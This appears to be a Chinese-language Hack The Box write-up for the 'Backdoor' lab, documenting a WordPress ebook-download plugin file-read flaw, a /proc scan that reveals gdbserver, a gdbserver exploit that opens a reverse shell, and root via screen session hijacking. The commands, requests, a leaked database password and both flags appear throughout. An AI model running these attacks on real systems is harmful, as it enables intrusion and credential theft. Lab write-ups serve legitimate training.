
Backdoor(完成),LFI漏洞,proc爆破-找到[gdbserver反彈漏洞,screen提權]

```
└─# nmap -sCV -A -p22,80,1337 10.10.11.125
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-05-27 22:48 PDT
Nmap scan report for 10.10.11.125
Host is up (0.23s latency).

PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 b4:de:43:38:46:57:db:4c:21:3b:69:f3:db:3c:62:88 (RSA)
|   256 aa:c9:fc:21:0f:3e:f4:ec:6b:35:70:26:22:53:ef:66 (ECDSA)
|_  256 d2:8b:e4:ec:07:61:aa:ca:f8:ec:1c:f8:8c:c1:f6:e1 (ED25519)
80/tcp   open  http    Apache httpd 2.4.41 ((Ubuntu))
|_http-title: Backdoor &#8211; Real-Life
|_http-generator: WordPress 5.8.1
|_http-server-header: Apache/2.4.41 (Ubuntu)
1337/tcp open  waste?
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Aggressive OS guesses: Linux 5.0 (96%), Linux 4.15 - 5.8 (96%), Linux 2.6.32 (95%), Linux 5.0 - 5.5 (95%), Linux 3.1 (95%), Linux 3.2 (95%), Linux 5.3 - 5.4 (95%), AXIS 210A or 211 Network Camera (Linux 2.6.17) (95%), ASUS RT-N56U WAP (Linux 3.4) (93%), Linux 3.16 (93%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 2 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE (using port 22/tcp)
HOP RTT       ADDRESS
1   226.51 ms 10.10.14.1
2   226.63 ms 10.10.11.125

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 28.78 seconds
```

為WordPress 3.8.25，沒有版本漏洞，
wpscan沒啥東西
進行目錄爆破，有組登入介面
/wp-admin、/wp-login.php
有兩個比較有興趣
/xmlrpc.php => 需要post請求 =>測試後，沒參考價值
/wp-content =>回傳空白文件 =>再繼續爆破看看 =>找到一個有興趣資訊/plugins

有一個txt檔 => /readme.txt




```
=== Plugin Name ===
Contributors: zedna
Donate link: https://www.paypal.com/cgi-bin/webscr?cmd=_donations&business=3ZVGZTC7ZPCH2&lc=CZ&item_name=Zedna%20Brickick%20Website&currency_code=USD&
bn=PP%2dDonationsBF%3abtn_donateCC_LG%2egif%3aNonHosted
Tags: ebook, file, download
Requires at least: 3.0.4
Tested up to: 4.4
Stable tag: 1.1
License: GPLv2 or later
License URI: http://www.gnu.org/licenses/gpl-2.0.html

Allow user to download your ebook custom file when insert an email.

== Description ==

Enable user to download your Ebook or other file after inserting his mail.

<a href="https://sellfy.com/p/CCTK/" target="_blank">eBook download Pro</a> features:
-social share for download
-pop-up window with download form
-download stats incoming

== Installation ==

1. Upload `ebook-download` folder to the `/wp-content/plugins/` directory
2. Activate the plugin through the 'Plugins' menu in WordPress
3. Add new ebook in `Ebook downloads`
4. Add widget `Ebook Download` to your widget area

== Frequently Asked Questions ==

= Can i share image with ebook? =
Yes, you can set thumbnail for you Ebook post.

= Which file types can i use? =
You can use whatever file type you can upload to wordpress.

= Can i insert custom file URL? =
Yes, you can insert external URL.

 == Screenshots ==
1. Widget
2. Ebook post
```

WordPress plugins 1.1 版本，
Tags: ebook, file, download，有漏洞

- https://www.exploit-db.com/exploits/39575

會下載一個檔案，有mysql



Not Found

The requested URL was not found on this server.


Apache/2.4.41 (Ubuntu) Ser

```
┌──(root㉿kali)-[~]
└─# cat /home/kali/Downloads/wp-config.php
../../../wp-config.php../../../wp-config.php../../../wp-config.php<?php
/**
 * The base configuration for WordPress
 *
 * The wp-config.php creation script uses this file during the installation.
 * You don't have to use the web site, you can copy this file to "wp-config.php"
 * and fill in the values.
 *
 * This file contains the following configurations:
 *
 * * MySQL settings
 * * Secret keys
 * * Database table prefix
 * * ABSPATH
 *
 * @link https://wordpress.org/support/article/editing-wp-config-php/
 *
 * @package WordPress
 */

// ** MySQL settings - You can get this info from your web host ** //
/** The name of the database for WordPress */
define( 'DB_NAME', 'wordpress' );

/** MySQL database username */
define( 'DB_USER', 'wordpressuser' );

/** MySQL database password */
define( 'DB_PASSWORD', 'MQYBJSaD#DxG6qbm' );

┌──(root㉿kali)-[~]
└─# 
```

```
define( 'DB_NAME', 'wordpress' );
/** MySQL database username */
define( 'DB_USER', 'wordpressuser' );
/** MySQL database password */
define( 'DB_PASSWORD', 'MQYBJSaD#DxG6qbm' );
/** MySQL hostname */
define( 'DB_HOST', 'localhost' );
```

以上登入介面無法登入

有注入點，抓包嘗試反彈(使用bash反彈失敗...)


Kali Linux 2023
一次性模式
Burp Suite Community Edition v2024.3.1.4 - Temporary Project
Burp Project Intruder Repeater View Help
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn
Settings
Send
Cancel
Target: http://10.10.11.125
HTTP/1
Request
Pretty Raw Hex
Response
Pretty Raw Hex Render
Inspector
Selection 11 (0xb)
Request attributes 2
Request query parameters 1
Request body parameters 0
Request cookies 1
Request headers 8
Response headers 7
Done
2,197 bytes | 310 millis
Event log (5) All issues
Memory: 112.7MB

```
GET /wp-content/plugins/ebook-download/filedownload.php?
ebookdownloadurl=/etc/passwd HTTP/1.1
Host: 10.10.11.125
User-Agent: Mozilla/5.0 (X11; Linux aarch64; rv:109.0)
Gecko/20100101 Firefox/115.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/a
vif,image/webp,*/*;q=0.8
Accept-Language: zh-TW
Accept-Encoding: gzip, deflate, br
Connection: close
Cookie: wordpress_test_cookie=WP%20Cookie%20check
Upgrade-Insecure-Requests: 1
```

```
HTTP/1.1 200 OK
Date: Tue, 28 May 2024 08:16:48 GMT
Server: Apache/2.4.41 (Ubuntu)
Content-Transfer-Encoding: Binary
Content-disposition: attachment; filename="passwd"
Content-Length: 1941
Connection: close
Content-Type: application/octet-stream

/etc/passwd/etc/passwd/etc/passwdroot:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System
(admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:100:102:systemd Network
Management,,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:101:103:systemd
Resolver,,,:/run/systemd:/usr/sbin/nologin
```

Selected text
/etc/passwd


Decoded from: URL encoding
/etc/passwd

Cancel Apply changes

想不到可用資訊

因前面port 1337找不到任何服務，

查詢內核啟動參數




```
┌──(root㉿kali)-[~]
└─# curl -s "http://10.10.11.125/wp-content/plugins/ebook-download/filedownload.php?ebookdownloadurl=/proc/2/cmdline"
/proc/2/cmdline/proc/2/cmdline/proc/2/cmdline<script>window.close()</script>
```

撰寫腳本：

- https://github.com/a6232283/HTB/blob/main/code/backdoor-proc_blasting.py

在PID:836找到gdbserver，

也找到一個PID:839的screen可以提權




```
/proc/836/cmdline/proc/836/cmdline/proc/836/cmdline/bin/sh-cwhile true;do su user -c "cd /home/user;gdbserver --once 0.0.0.0:1337 /bin/true;"; done
/proc/837/cmdline/proc/837/cmdline/proc/837/cmdline
/proc/838/cmdline/proc/838/cmdline/proc/838/cmdline
/proc/839/cmdline/proc/839/cmdline/proc/839/cmdline/bin/sh-cwhile true;do sleep 1;find /var/run/screen/S-root/ -empty -exec screen -dmS root \;; done
```

找到兩筆系統反彈漏洞


1. https://www.exploit-db.com/exploits/50539
2. https://book.hacktricks.xyz/network-services-pentesting/pentesting-remote-gdbserver

反彈成功




```
┌──(root㉿kali)-[~]
└─# python3 50539.py  10.10.11.125:1337 rev.bin
[+] Connected to target. Preparing exploit
[+] Found x64 arch
[+] Sending payload
[*] Pwned!! Check your listener

┌──(root㉿kali)-[~]
└─# █


┌──(root㉿kali)-[~]
└─# nc -nlvp 9200
listening on [any] 9200 ...
connect to [10.10.14.2] from (UNKNOWN) [10.10.11.125] 36128
id
uid=1000(user) gid=1000(user) groups=1000(user)
whoami
user
```

user flag



```
user@Backdoor:/home/user$ cat user.txt
cat user.txt
1797555d41c1569afa4137774ac8568a
user@Backdoor:/home/user$ □
```


提權
前面有找到的PID:839的screen 可以提權
參考：https://book.hacktricks.xyz/v/cn/linux-hardening/privilege-escalation#screen-hui-hua-jie-chi



```
user@Backdoor:/var/run$ screen -x root
screen -x root
Please set a terminal type.
```


提示需要新增終端類型，需執行

```
export TERM=xterm
```




```
user@Backdoor:/var/run$ export TERM=xterm
export TERM=xterm
user@Backdoor:/var/run$ □
```

執行`screen +x root/root`
提權成功



```
root@Backdoor:~# id
uid=0(root) gid=0(root) groups=0(root)
root@Backdoor:~# whoami
whoami
root
```

root flag



```
root@Backdoor:~# cat root.txt
cat root.txt
ea177bc5c528e368e99836316e147432
root@Backdoor:~#
```